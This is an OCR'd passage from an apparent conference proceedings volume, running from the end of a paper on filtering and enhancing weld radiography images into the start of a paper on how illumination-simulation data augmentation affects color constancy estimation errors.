


Figure 7. The psnr curves

4.2. Image quality comparison after filtering

4.2.1. Filtered Images and Corresponding 3D Histogram

The nlm filter with different kernel functions was used to denoise the weld images, and compare the filtering effect of various kernel functions (EKF, GKF, CKF and GCKF) as well as the algorithm in the literature.





Figure 8. The filtered images



(a) (b) (c)

(d) (e) (f)

Figure 9. Three-dimensional histograms of filtered images

Figures 9(a) to (f) show the original image, filtered image (through cgkf NLM filter, mean filter, GKf NLM filter, EKF NLM filter, median filter, CKF NLM filter) filtered image and corresponding three-dimensional histogram. The simulation results show that the histogram of 3D image is smoother and the gray distribution is more uniform after cgkf NLM filtering, which indicates that cgkf NLM filter is most suitable for weld image filtering.

4.3. Enhanced image and corresponding histogram

XE function, logarithmic function, histogram equalization and sin function were used to enhance the same randomly-selected weld images, and compare their enhancement effects with the algorithms in the literature.




Figure 10. Images enhanced by various methods




Figure 11. Histograms of enhanced images

Figure 10 (a)-(f) shows the images enhanced by xe function, logarithmic function, histogram equalization, sin function, and algorithms in Refs. 3 and 6. Figure 10 shows the gray histograms corresponding to Figure 11.

5. CONCLUSIONS

Through theoretical analysis and calculation, the mixed noise was separated in the image filtering part. For Gaussian noise, a new Gaussian cosine kernel nonlocal mean filtering algorithm was proposed by comparing the filtering effects of different kernel functions. Practical verification showed the new algorithm had obvious advantages over the traditional algorithm. Moreover, noise estimation was proposed for salt and pepper noise. This algorithm solved the problem of fixed median filter window and the inability to estimate noise intensity. Experiments showed the effect of noise reduction was obvious. In the image enhancement part, the ex function enhancement method proposed here can automatically and adaptively enhance the weld area instead of the background area. The best effect of human vision can be achieved by adjusting parameters without human intervention. Finally, the feasibility and advantages of the proposed method were verified by comparing with different algorithms.

ACKNOWLEDGEMENTS

First of all, I would like to thank my tutor, Mr. Gao Weixin, for giving me a lot of guidance and suggestions in the process of writing the thesis; thirdly, I would like to thank Zhu Shiling for giving me a lot of opinions on the writing and grammar of English papers; finally, I would like to thank all the reviewers for their sincere opinions on the thesis, which benefited me a lot.

REFERENCES

[1] W. H.Wang, Image denoising algorithm based on noise detection and dynamic window,Journal of Graphics,40(1)(2019)112-115.

[2] Yahaghi E, Movafeghi A. Contrast enhancement of industrial radiography images by gabor filtering with automatic noise thresholding, Russian Journal of Nondestructive Testing, 55(1)(2019)73-79.

[3] Lin Z, Yingjie Z, Bochao D, Welding defect detection based on local image enhancement, Iet Image Processing,13(13)(2019)2647-2658.

[4] Gharsallah M B, Mhammed I B, Braiek E B, Improved geometric anisotropic diffusion filter for radiography Image enhancement, Intelligent Automation and Soft Computing,24(2)(2018)231-240.

[5] Muthukumaran M, Prabaharan L, Sivapathi A,A comparative analysis of an anisitropic diffussion image denoising methods on weld x-radiography images,Far East Journal of Electronics and Communications,17(2)(2017)267-281.

[6] Yahaghi E, Hosseiniashrafi M. Enhanced defect detection in radiography images of welded objects,Nondestructive Testing and Evaluation,34(1)(2019)13-22.

[7] Feng.Y, Chen.Z, Wang.D, Chen.J,et al. DeepWelding: a deep learning enhanced approach to gtaw using multi-source sensing images,IEEE Transactions on Industrial Informatics,1(16)(2020)465-474.

[8] W.L.Mu,G.J.Liu,Research on stochastic resonance enhancement of x-ray images based on a genetic algorithm,Non-Destructive Testing and Condition Monitoring,58(5)(2016)246-250.

[9] H.Liu.Research of non-local mean Image denoising algorithm based on structural similarity,master,Wuhan University of Technology,Wuhan,China,2017.

[10] Su H, Jung C. Enhancement of Low light images based on perceptual two-step noise suppression,IEEE Access,6(2018)7005–7018.

[11] N.H.Chang, The research of non-local means filtering to remove the image gaussian noise ,master,Xi an,University of Electronic Science and Technology of China,Chengdu,China,2015.

[12] Y.N.Liu,L.R.Wang,Research on fuzzy image enhancement based on laser sensor,Laser journal,41(3)(2020)123-125.

[13] H.Q.Zeng,Study on adaptive noise reduction of image sensor,Laser journal,12(67)(2019)67-71.

[14] C.Y.Zhu,X.Zhang,Research on laser 3D image enhancement system based on virtual reality,Laser journal,38(3)(2017)114-117.

[15] J.J.Liu,Design of edge adaptive enhancement device for low illumination nonlinear laser,Laser journal,38(3)(2017)122-125.

[16] D.D Chen,L. Chen.A new single image dehazing method based on improved double-area filter and guided filter,Journal of Computers,29(4)(2017),230-240.

[17] Khan S, Lee D H. An Adaptive Dynamically Weighted Median Filter for Impulse Noise Removal[J]. Eurasip Journal on Advances in Signal Processing, 2017, 2017(1):67.

[18] Balasubramanian G, Chilambuchelvan A,Vijayan S, etal. Probabilistic Decision Based Filter to Remove Impulse Noise Using Patch else Trimmed Median[J]. AEU-International Journal of Electronics and Communications, 2016, 70(4):471-481.

[19] Wang X T, Shen S S, Shi G M, et al. Iterative Non-Local Means Filter for Salt and Pepper Noise Removal[J]. Journal of Visual Communi- cation and Image Representation, 2016, 38(2016):440-450.

[20] Mohammad Tariqul Islam, SM Mahbubur Rahman, M Omair Ahmad, and MNS Swamy, “Mixed gaussian-impulse noise reduction from images using convolutional neural network,” Signal Processing: Image Communication, vol. 68, pp. 26–41, 2018.

AUTHORS

Zhang Xiangsong (1986 -), master degree, research direction: image processing.

Gao Weixin (1973 -), Professor, doctor, postgraduate supervisor, research direction: image and signal processing.

Zhu Shiling (1990 -), master degree, research direction: Internet of things technology and application.

ON SOME DESIRED PROPERTIES OF DATA AUGMENTATION BY ILLUMINATION SIMULATION FOR COLOR CONSTANCY

Nikola Banić[1], Karlo Koščević[2], Marko Subašić[2], and Sven Lončarić[2]

[1]Gideon Brothers, 10000 Zagreb, Croatia
[2]Faculty of Electrical Engineering and Computing,
University of Zagreb, 10000 Zagreb, Croatia

ABSTRACT

Computational color constancy is used in almost all digital cameras to reduce the influence of scene illumination on object colors. Many of the highly accurate published illumination estimation methods use deep learning, which relies on large amounts of images with known ground-truth illuminations. Since the size of the appropriate publicly available training datasets is relatively small, data augmentation is often used also by simulating the appearance of a given image under another illumination. Still, there are practically no reports on any desired properties of such simulated images or on the limits of their usability. In this paper, several experiments for determining some of these properties are proposed and conducted by comparing the behavior of the simplest illumination estimation methods on images of the same scenes obtained under real illuminations and images obtained through data augmentation. The experimental results are presented and discussed.

KEYWORDS

Color constancy, data augmentation, illumination estimation, image enhancement, white balancing.

1. INTRODUCTION

The feature of the human visual system (HVS) that allows for object color recognition regardless of the scene illumination is known as color constancy [1]. Computational color constancy is present in the image processing pipelines of almost all digital cameras. Its most challenging task is the illumination estimation and for that the following image **f** formation model, which also includes the Lambertian assumption, is most commonly used

$$\mathbf{f_c}(\mathbf{x}) = \int_{\boldsymbol{\omega}} \mathbf{I}(\boldsymbol{\lambda}, \mathbf{x})\mathbf{R}(\boldsymbol{\lambda}, \mathbf{x})\boldsymbol{\rho}_{\mathbf{c}}(\boldsymbol{\lambda})\mathbf{d}\boldsymbol{\lambda} \qquad (1)$$

where c is a color channel, $\mathbf{x}$ is a given image pixel, λ is the wavelength of the light, ω is the visible spectrum, $\mathrm{I}(\lambda, \mathbf{x})$ is the spectral distribution of the light source, $\mathrm{R}(\lambda, \mathbf{x})$ is the surface reflectance, and $\rho_c(\lambda)$ is the camera sensitivity of the c-th color channel. Since uniform illumination is usually assumed, $\mathbf{x}$ is removed from $\mathrm{I}(\lambda, \mathbf{x})$ so the observed light source color is then

David C. Wyld et al. (Eds): SPPR, NECO, GridCom, ICCSEA, SCAI, UBIC, SEMIT, MLDS - 2020
pp. 27-38, 2020. CS & IT - CSCP 2020 DOI: 10.5121/csit.2020.101903

$$\mathbf{e} = \begin{pmatrix} \mathbf{e_R} \\ \mathbf{e_G} \\ \mathbf{e_B} \end{pmatrix} = \int_{\boldsymbol{\omega}} \mathbf{I}(\boldsymbol{\lambda})\boldsymbol{\rho}(\boldsymbol{\lambda})\mathbf{d}\boldsymbol{\lambda}. \qquad (2)$$

Already the direction of $\mathbf{e}$ is sufficient for a successful color correction [2]. With only image pixel values $\mathbf{f}$ being given and both $\mathrm{I}(\lambda)$ and $\boldsymbol{\rho}(\lambda)$ being unknown, estimating $\mathbf{e}$ is an ill-posed problem, which requires additional assumptions. This has led to development of numerous methods and recently, there is a growing trend of proposing various learning-based methods. Many of these methods rely on large amounts of data for performing successful learning and since the publicly available training datasets are relatively small, some form of data augmentation is usually used. One of the augmentation techniques involves simulating as if an image was taken under another illumination by performing simple multiplications of the color channel values. Nevertheless, there is practically no report on the properties that the images obtained through such data augmentation should have. Therefore, the goal of this paper is to propose and perform several simple experiments that can numerically show at least some of the mentioned properties.

The paper is structured as follows: some of the related work is described in Section 3, the motivation for checking for some of the properties that the images obtained through data augmentation by illumination simulation should have is given in Section 3, the experimental setup is proposed in Section 4, the experimental results are presented and discussed in Section 5, and, finally, Section 6 concludes the paper.

2. RELATED WORK

Based on the kind of the assumptions that they use, illumination estimation methods can roughly be divided into two groups. The first group are low-level statistic-based methods such as White-patch [3], [4], its improvements [5], [6], [7], Gray-world [8], Shades-of-Gray [9], Gray-Edge (1st and 2nd order) [10], using bright and dark colors [11], etc.

On the other hand the second group consists of learning-based methods such as gamut mapping (pixel, edge, and intersection based) [12], using high-level visual information [13], natural image statistics [14], Bayesian learning [15], spatio-spectral learning (maximum likelihood estimate, and with gen. prior) [16], simplifying the illumination solution space [17], [18], [19], using color/edge moments [20], using regression trees with simple features from color distribution statistics [21], performing various kinds of spatial localizations [22], [23], using convolutional neural networks [24], [25], [26], [27] and genetic algorithms [28], modelling colour constancy by using the overlapping asymmetric Gaussian kernels with surround pixel contrast based sizes [29], finding paths for the longest dichromatic line produces by specular pixels [30], detecting gray pixels with specific illuminant-invariant measures in logarithmic space [31], channel-wise pooling the responses of double-opponency cells in LMS color space [32], and numerous other.

Low-level statistics-based method rely on simple image statistics and therefore, they are fast, computationally cheap, and suitable for hardware implementation. Learning-based methods are more complex and computationally expensive, but they also have the highest accuracy, which has recently often been achieved through various deep learning approaches. However, to achieve high accuracy, methods based on deep learning usually require substantial amount of training data. Since this condition may not always be met, it is not uncommon to perform data augmentation.

3. MOTIVATION

3.1. Augmentation through illumination simulation

One of the techniques of data augmentation used for computational color constancy methods' training is to multiply the image color channels in order to simulate another illumination in rough accordance with Eq. (1). Let $\mathbf{f}^{(\mathbf{e})}$ be an image taken under the observed light source $\mathbf{e}$. If $\hat{\mathbf{f}}^{(\mathbf{e}')}$ is the simulation of $\mathbf{f}^{(\mathbf{e})}$ being taken under the observed light source $\mathbf{e}'$, the channel c value of a pixel at location $\mathbf{x}$ is then calculated as

$$\hat{\mathbf{f}}_{\mathbf{c}}^{(\mathbf{e}')}(\mathbf{x}) = \frac{\mathbf{e}_{\mathbf{c}}'}{\mathbf{e}_{\mathbf{c}}} \mathbf{f}_{\mathbf{c}}^{(\mathbf{e})}(\mathbf{x}). \tag{3}$$

For example in [36] and [37] this is done by taking existing image patches and then multiplying the color values of their pixels and the color values of their corresponding ground-truth illuminations by random factors so that $\frac{\mathrm{e}_{\mathrm{c}}'}{\mathrm{e}_{\mathrm{c}}} \in [0.8,1.2]$ for every channel c. This is a practical simplification, which is also often used for color correction and known as von Kries diagonal model [38]. Since Eq. (3) is a vast simplification of Eq. (1) that does not include inter-channel connections, it should have no effect on the error of moment-based methods such as Gray-world or its generalization Shades-of-Gray if the effects of intensity rounding are ignored. The illumination estimation performed by the Shades-of-Gray method is

$$\left(\frac{\int (\mathbf{f}(\mathbf{x}))^{\mathbf{p}} \mathbf{d}\mathbf{x}}{\int \mathbf{d}\,\mathbf{x}}\right)^{\frac{\mathbf{1}}{\mathbf{p}}} = \mathbf{e}. \tag{4}$$

The Gray-world method is just a special case of the Shades-of-Gray method with $\mathrm{p} = 1$. The error of these methods obtained on the augmented images should by definition remain the same except for the rounding errors. However, these methods are some of the fundamental methods of color constancy and they are at the core of many successful methods mentioned in the previous section. Therefore, it can be argued that the images obtained through data augmentation by illumination simulation should behave similarly to real images of the same scene taken under different illuminations. In other words, while the difference between $\mathbf{e}$ and $\mathbf{e}'$ has almost no effect on the errors that occur by applying Eq. (4) to $\mathbf{f}^{(\mathbf{e})}$ and $\hat{\mathbf{f}}^{(\mathbf{e}')}$, it does have an effect when they are applied to $\mathbf{f}^{(\mathbf{e})}$ and $\mathbf{f}^{(\mathbf{e}')}$. Measuring the extent of that effect by appropriate experiments should also give more insight into how real augmented images should behave. An example of such behavior and how these experiments could be performed are given in the next subsection.




Figure 1. Examples of data augmentation by illumination simulation on images generated by the CroP dataset generator [33] and tone mapped by the Flash tone mapping operator [34] for display purposes: (a) the linear raw image of the printed photography taken under the red light, (b) the simulation of taking the image under the white light by applying Eq. (3) to the previous image, (c) the linear raw image of the printed photography taken under the white light, and (d) the simulation of taking the image under the red light by applying Eq. (3) to the previous image. The reproduction angular error [35]obtained by Gray-world for the images are 7.01° 7.06°, 4.63°, and 4.62° respectively, which means that despite a change in the appearance the simulation had little effect on the moment-based Gray-World method.

3.2. The CroP dataset generator

In order to perform such experiments, it should be possible to obtain images of the same scene under various illuminations. While some datasets such as the ones in [39] and [40] have images of same scenes under various illuminations, the number of the illuminations is limited and the images are not available in the raw form that contains linear intensities expected by Eq. (1).

A suitable solution for this problem would be to use the CroP dataset generator [33]. CroP allows for generating highly realistic simulations of raw images that follow the linear model used by Eq. (1). It simulates photographing a paper with printed images under one of 707 different illuminations. The paper is fixed and the colors are also somewhat restricted, which also limits the $R(\mathbf{x}, \lambda)$ from Eq. (1) to the one of paper. Nevertheless, even with these constraints, it still represents a valuable tool because exactly the same scene can be obtained under different illuminations without any need of image registration and with all the effects of $R(\mathbf{x}, \lambda)$. The 707 illuminations were chosen to cover most of the chromaticity plane with a higher density around the chromaticities of the colors of the ideal black body. In this paper CroP is used to simulate taking of images as if the Canon EOS 6D Mark II camera was being used. The use of CroP can be considered innovative when compared to the commonly used light simulation techniques. The main advantages of using CroP are the high number of supported illuminations and the realistic rendering that includes the physical properties of the paper, while the main disadvantages are having the paper as the only currently supported material and being restricted to a flat plane, which are also the main deficiencies that can be observed when using CroP in the described way.

A simple way to demonstrate the difference between using Eq. (3) and CroP is to apply e.g. the Gray-world method to images created by using both these approaches and then to compare the obtained results by measuring the error of the estimations. The reproduction angular error [35] was shown to be the most appropriate way to measure the errors of illumination estimation methods so for this reason it is used in the rest of the paper. It is defined as "the angle between the image RGB of a white surface when the actual and estimated illuminations are divided out" [35].

Figure 1 shows an example of images generated by CroP and then modified by Eq (4). First an image taken under the red light was created and then it was modified by Eq. (4) to appear as if it was taken under the white light. The reproduction angular error obtained by the Gray-world method was roughly the same around 7° for both images due to its momentum-based nature, i.e. simulating the white light on the image obtained under the red light had no effect on the Gray-world's estimation error. When the roles of the red and white light were reversed, the errors on the next two new images were again practically the same around 4.6°, but they obviously differed from the errors obtained on the first two images. Namely, due to its spectral characteristics the real red illumination on the first image hides many details in the green and blue channel, while the simulated red in the last image only slightly changes, but it still retains the information in these channels and thus the obtained errors also differ. Already this example shows how much images obtained by simple data augmentation can differ from the realistic images they are supposed to simulate.

4. PROPOSED EXPERIMENTS

There are several questions that may be interesting in terms of the differences between the real images and the ones obtained through data augmentation by illumination simulation and they are centered around the behavior of colors under various illuminations.

First, as shown by the example in Figure 1, the images obtained through illumination simulation by using Eq. (3) will give a very similar error when moment-based illumination estimation methods are applied to them. However, this example has also shown that in the case of images taken under real illuminations the estimation error also depends on the illumination color. Therefore, the first question is to what extent can the illumination color influence the estimation error of moment-based methods?

Second, while there is a significant variation in estimation errors when the illumination colors differ significantly as shown in Figure 1, for similar illuminations the difference may not be statistically significant. Therefore, the second question is how much does the illumination color have to change in order to also significantly change the estimation error?

Third, while the illumination color can be arbitrary when artificial light sources are used, in practice the digital cameras mostly focus only on a restricted set of illuminations, usually the ones whose chromaticities are close to the ones of the black body radiation colors [28]. Therefore, when looking for an answer to the first two questions, it would be useful to give it individually for the case when a large variety of illuminations, e.g. all 707 illuminations from CroP, are taken into account, but also for the case when only the illuminations close to the common real-world illuminations are taken into account.

5. EXPERIMENTAL RESULTS

5.1. Experimental Setup

The images used for the experiments are the 14 well-known color images from the Volume 3 of the SIPI Image Database [41]. For the moment-based methods the Gray-world and the Shades-of-Gray were used with $\boldsymbol{p} = \mathbf{4}$ for the latter. The error metric is the already mentioned reproduction angular error [35] defined formally as

$$\mathbf{d}(\mathbf{g},\mathbf{e}) = \mathbf{cos}^{-\mathbf{1}}\left(\frac{\frac{\mathbf{g_R}}{\mathbf{e_R}} + \frac{\mathbf{g_G}}{\mathbf{e_G}} + \frac{\mathbf{g_B}}{\mathbf{e_B}}}{\sqrt{\mathbf{3}} \cdot \left\|\left(\frac{\mathbf{g_R}}{\mathbf{e_R}}, \frac{\mathbf{g_G}}{\mathbf{e_G}}, \frac{\mathbf{g_B}}{\mathbf{e_B}}\right)\right\|}\right) \tag{5}$$

where $\boldsymbol{g}$ is the ground-truth observed illumination and $\boldsymbol{e}$ is the illumination estimation. To observe the effect of various illuminations on the reproduction angular error obtained by applying the Gray-world and Shades-of-Gray methods to the test images, the images' appearance under the given illuminations in the raw linear form was realistically simulated by using the previously described CroP dataset generator.

The CroP database generator allows for 707 different illuminations evenly spread across the chromaticity plane. One of the currently largest publicly available single camera color constancy benchmark dataset called Cube+ [42] has 1707 different real-world ground-truth illuminations and it was created by using a Canon EOS 550D camera. When for each of the Cube+ ground-truth illuminations the closest illumination available in the CroP is taken, the result is a set of 76 different illuminations and these will be used for the experiments that examine the influence of real-world illuminations.

5.2. Influence of illumination color on estimation error

To see to what extent does the illumination color influence the estimation error of moment-based methods, for each of the 707 illuminations available in the CroP dataset generator a small dataset was created based on the SIPI Image Database color images, the Gray-world and the Shades-of-Gray methods were applied to them, and for each of these methods the mean reproduction angular error was calculated. This resulted in 707 such errors for each method, one per each illumination, and after the outliers were dropped out, the obtained distribution of the reproduction angular errors was as shown in Figure 2 and Figure 3. In both cases the mean angular error spans a range of over two degrees, which shows also effectively shows the extant of the influence of the illumination color on the estimation error. Additionally, the mean angular errors closer to the center of both of the ranges occur more often than the errors closer to the range limits.




Figure 2. Distribution of the mean reproduction angular errors obtained by applying the Gray-world method to the test images generated by CroP. Each mean was obtained for all test images generated by CroP by fixing the illumination to one of the 707 illuminations that are available in CroP.




Figure 3. Distribution of the mean reproduction angular errors obtained by applying the Shades-of-Gray method to the test images generated by CroP. Each mean was obtained for all test images generated by CroP by fixing the illumination to one of the 707 illuminations that are available in CroP.

When the same experiment is repeated for the 76 of the CroP illuminations that more often occur in scenes of real-world images, the results shown in Figure 4 and Figure 5 show that the error spans a range of over half a degree. As expected, this is less than in the previous case due to less variation, but still significant.

These results show how the scene information is changed depending on the illumination and some good data augmentation should also have such effect.




Figure 4. Distribution of the mean reproduction angular errors obtained by applying the Gray-world method to the test images generated by CroP. Each mean was obtained for all test images generated by Crop by fixing the illumination to one of the 76 ones commonly seen in real-world.




Figure 5. Distribution of the mean reproduction angular errors obtained by applying the Shades-of-Gray method to the test images generated by CroP. Each mean was obtained for all test images generated by Crop by fixing the illumination to one of the 76 ones commonly seen in the real-world.

5.3. Minimum required change

To check the minimum change of the illumination color required for a statistically significant change in the illumination estimation errors, for each of the 707 illuminations available in the CroP dataset the respective datasets were generated out of the SIPI Image Database images and the reproduction angular errors were calculated for each of them. Then for each two pairs of per-image angles the non-parametric Wilcoxon signed-rank test [43] was used since the angular errors are not normally distributed [44]. The usually used significance level is $\alpha = 0.05$, but since numerous illumination pair comparisons are supposed to be performed, this opens the problem of multiple comparisons [45]. One way to counter it would be to apply the Bonferroni correction [46], but if all $m = \frac{707 \cdot 706}{2}$ pairs are to be compared, then the significance level has to be set to $\alpha = \frac{0.05}{\mathrm{m}} \approx 2 \cdot 10^{-7}$, which results in a too high conservatism that rejects any null hypothesis that the two angle samples have equal means. It should be mentioned that this is despite the Wilcoxon's test reduced statistical power due to it being non-parametric. By using $\alpha = 0.001$, only around 0.18% of the hypotheses are not rejected, while for $\alpha = 0.01$ this raises to around 3.4%. Nevertheless, due to the mentioned multiple comparison problem the last two mentioned results are not statistically valid because they allow for the random sampling error to have a too big influence.

After trying to create plots that would e.g. show the mean angle between illuminations obtained for p-values under a certain α or vice versa, it was concluded that the influence of the random sampling noise was too large. In short, the change of illumination has in most cases a significant effect on the performance of the momentum-based methods.

To at least give an illustration of how the change in illumination influences the change in the performance of momentum-based methods, for every pair of the 707 illuminations of the CroP dataset generator the corresponding datasets were created and then the per-image difference in reproduction angular errors of the momentum-based methods have been calculated. The only information taken for each pair were the maximum of the per-image differences and the angle between the illuminations used to generate the datasets. The pairs were then grouped by ranges of the angles between their illuminations and for each range the mean of the maximum differences was calculated. The results are shown in Figure 6 and Figure 7. It can be seen that the difference of the performance of momentum-based methods raises on average close to linearly with the increase of the angle between the initial and the changed illumination colors.

In short, the larger the difference between the illuminations, the larger also the expected maximum difference in errors obtained by momentum-based methods on the images affected by the illuminations.

